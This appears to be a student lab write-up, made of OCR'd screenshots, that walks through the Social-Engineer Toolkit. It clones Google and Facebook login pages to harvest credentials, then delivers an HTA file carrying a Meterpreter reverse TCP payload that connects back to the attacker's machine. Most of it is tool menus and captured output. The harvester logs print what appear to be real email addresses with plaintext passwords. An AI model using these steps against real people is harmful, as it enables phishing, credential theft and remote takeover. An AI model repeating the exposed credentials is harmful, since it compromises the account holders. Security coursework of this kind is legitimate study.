
Login here to see your prize!

Once the user clicks the link, it will redirect it to the cloned google sign in page. If the victim enters any credential information and clicks on the sign in button, the credential harvester on the attacker's machine will receive the credentials (Usernames. Email and passwords).




3011872@rdnational.ac.in

••••••••••••••••••••••




```
set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.37.1 - - [31/Oct/2022 05:28:22] "GET / HTTP/1.1" 200 -
192.168.37.1 - - [31/Oct/2022 05:28:23] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWml
RSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=3011872@rdnational.ac.in
POSSIBLE PASSWORD FIELD FOUND: Passwd=Sweet@BabyJesus654982
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.37.1 - - [31/Oct/2022 05:28:58] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```


Try the same step by choosing Site Cloner to create a Facebook page




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```




```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```



```
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```






www.facebook.com/login.php
facebook

Log in to Facebook

rudrarao22@gmail.com

••••••••


Log in
Forgotten account? · Sign up for Facebook
https://www.facebook.com/login.php#




```
192.168.37.1 - - [31/Oct/2022 05:39:56] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29zEdEc8
uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKdwnU1oU884y0lW0SU2swdq0Ho2ew4Kw5rwSyE1582ZwrU19E&__hs=19296.BP%3ADEFAULT.2.0.0.0.0&__hsi=7160608
775616154109&__req=7&__rev=1006496604&__s=7drcwv%3A9mz0mi%3A99t4mm&__spin_b=trunk&__spin_r=1006496604&__spin_t=1667209150&__user=0&d
pr=1&jazoest=2941&lsd=AVr2FDHTtaw HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2941
PARAM: lsd=AVr2FDHTtaw
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI6ODE2LCJjIjoyNH0=
PARAM: lgnrnd=023910_dKeB
PARAM: lgnjs=1667209166
POSSIBLE USERNAME FIELD FOUND: email=rudrarao22@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Banki69
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AVAAAAA/qV/V/AAAVAAVVAVAqAAAAAAAAAAAAAAAAL/PLLDAAAAKDAE
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.37.1 - - [31/Oct/2022 05:40:35] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundary06Y1S57cuP4FOTj4
Content-Disposition: form-data; name="ts"
```

2. HTA web attack method


Select Web Attack Vectors



```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Window
s-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>7
```




```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```




```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.37.131]: 192.168.37.131
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
```

This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine.


www.facebook.com/login.php
Launcher.hta
Download complete
facebook
Log in as Rudra Rao
rudrarao22@gmail.com · Not you?
Email address or phone number
Password
Log in
Forgotten account? · Sign up for Facebook

The Victim on downloading and running the file create a link with the attacker’s machine.



The publisher could not be verified. Are you sure you want to run this software?

Name: ...SC-CS\Semester 3\CYBER-SECURITY\Launcher.hta


Publisher: **Unknown Publisher**

Type: HTML Application

